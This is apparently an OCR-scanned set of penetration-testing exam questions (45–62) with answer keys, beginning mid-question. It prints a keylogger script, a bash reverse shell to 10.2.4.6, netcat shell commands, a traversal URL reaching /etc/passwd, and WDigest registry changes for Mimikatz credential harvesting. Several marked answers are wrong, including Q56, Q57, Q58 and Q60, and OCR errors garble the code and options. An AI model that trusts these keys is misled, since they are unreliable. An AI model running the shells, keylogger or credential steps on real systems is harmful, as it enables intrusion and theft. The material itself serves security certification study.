
A. Kernel vulnerabilities

B. Sticky bits
C. Unquoted service path
D. Misconfigured sudo

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Given the following script:



```
import pyHool, pythoncom, logging, sys

f="f.txt"
def OnKeyboardEvent (event):
        logging.basicCongig (filename=f, level=loggin.DEBUG, format='% (messages)')
        chr (event.Ascii)
        logging.log (10, chr (event.Ascii))
        return True

hm = pyHook.HookManager ()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard ()
pythoncom.PumpMeassages ()
```

Which of the following BEST describes the purpose of this script?

A. Log collection
B. Event collection
C. Keystroke monitoring
D. Debug message collection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Reference: https://www.programcreek.com/python/example/97419/pyHook.HookManager **QUESTION 46**

A penetration tester wants to check manually if a “ghost” vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A. Download the GHOST file to a Linux system and compile
`gcc -o GHOST    test i:    ./GHOST`

B. Download the GHOST file to a Windows system and compile `gcc -o GHOST GHOST.c    test i:`
`./GHOST`

C. Download the GHOST file to a Linux system and compile
`gcc -o GHOST.c    test i:`
`./GHOST`

D. Download the GHOST file to a Windows system and compile `gcc -o GHOST    test i:    ./GHOST`

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47

A software development team recently migrated to new application software on the on-premises environment. Penetration test findings show that multiple vulnerabilities exist. If a penetration tester does not have access to a live or test environment, a test might be better to create the same environment on the VM. Which of the following is MOST important for confirmation?

A. Unsecure service and protocol configuration
B. Running SMB and SMTP service
C. Weak password complexity and user account
D. Misconfiguration

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48

After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

A. SOW
B. NDA
C. EULAD. BPA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49

A company hires a penetration tester to determine if there are any vulnerabilities in its new VPN concentrator installation with an external IP of 100.170.60.5. Which of the following commands will test if the VPN is available?

A. `fpipe.exe -1 8080 -r 80 100.170.60.5`
B. `ike-scan -A -t 1 --sourceip=apoof_ip 100.170.60.5`
C. `nmap -sS -A -f 100.170.60.5`
D. `nc 100.170.60.5 8080 /bin/sh`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A penetration tester ran the following Nmap scan on a computer:

```
nmap -aV 192.168.1.5
```

The organization said it had disabled Telnet from its environment. However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH. Which of the following is the BEST explanation for what happened?

A. The organization failed to disable Telnet.
B. Nmap results contain a false positive for port 23.
C. Port 22 was filtered.
D. The service is running on a non-standard port.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
A penetration tester is performing initial intelligence gathering on some remote hosts prior to conducting a vulnerability scan.

The tester runs the following command:

```
nmap -p 192.168.1.1, 192.168.1.2, 192.168.1.3 -sV -o --max-rate 2 192.168.1.130
```

Which of the following BEST describes why multiple IP addresses are specified?

A. The network is subnetted as a/25 or greater, and the tester needed to access hosts on two different subnets.
B. The tester is trying to perform a more stealthy scan by including several bogus addresses.
C. The scanning machine has several interfaces to balance the scan request across at the specified rate.

D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
A company planned for and secured the budget to hire a consultant to perform a web application penetration test. Upon discovering vulnerabilities, the company asked the consultant to perform the following tasks:

- Code review
- Updates to firewall settings

Which of the following has occurred in this situation?

A. Scope creep
B. Post-mortem review
C. Risk acceptance
D. Threat prevention

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
At the beginning of a penetration test, the tester finds a file that includes employee data, such as email addresses, work phone numbers, computers names, and office locations. The file is hosted on a public web server. Which of the following BEST describes the technique that was used to obtain this information?

A. Enumeration of services
B. OSINT gathering
C. Port scanning
D. Social engineering

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 54
During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

A. Ettercap
B. Tcpdump
C. Responder
D. Medusa

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
Given the following:

http://example.com/download.php?id-.../.../.../etc/passwd

Which of the following BEST describes the above attack?

A. Malicious file upload attack
B. Redirect attack
C. Directory traversal attack
D. Insecure direct object reference attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0> &1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

A. `nc -nlvp 443`

B. `nc 10.2.4.6. 443`

C. `nc -w3 10.2.4.6 443`

D. `nc -e /bin/sh 10.2.4.6. 443`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz.

Which of the following registry changes would allow for credential caching in memory?

A. reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 0
B. reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1
C. reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1
D. reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v userLogoCredential /t REG_DWORD /d 1

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
Which of the following commands would allow a penetration tester to access a private network from the Internet in Metasploit?

A. `set rhost 192.168.1.10`

B. `run autoroute -s 192.168.1.0/24` C. `db_nmap -iL /tmp/privatehosts.txt`

D. `use auxiliary/server/socks4a`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference https://www.offensive-security.com/metasploit-unleashed/pivoting/

QUESTION 59
A recently concluded penetration test revealed that a legacy web application is vulnerable to SQL injection. Research indicates that completely remediating the vulnerability would require an architectural change, and the stakeholders are not in a position to risk the availability on the application. Under such circumstances, which of the following controls are low-effort, short-term solutions to minimize the SQL injection risk? (Choose two.)

A. Identity and eliminate inline SQL statements from the code.
B. Identify and eliminate dynamic SQL from stored procedures.
C. Identify and sanitize all user inputs.
D. Use a whitelist approach for SQL statements.
E. Use a blacklist approach for SQL statements.
F. Identify the source of malicious input and block the IP address.

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

A. TCP SYN flood
B. SQL injection
C. XSS
D. XMAS scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.softwaretestinghelp.com/getting-started-with-web-application-penetration-testing/

QUESTION 61
A penetration tester runs the following from a compromised ‘python -c ‘ import pty;pty.spawn (“/bin/bash”) ’. Which of the following actions are the tester taking?

A. Removing the Bash history
B. Upgrading the shell
C. Creating a sandbox
D. Capturing credentials

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://schu.media/2017/08/05/using-reverse-shell-to-get-access-to-your-server/

QUESTION 62
A penetration tester is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network. The tester is monitoring the correct channel for the identified network, but has been unsuccessful in capturing a handshake. Given the scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

A. Karma attack
B. Deauthentication attack
C. Fragmentation attack
D. SSDI broadcast flood

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference: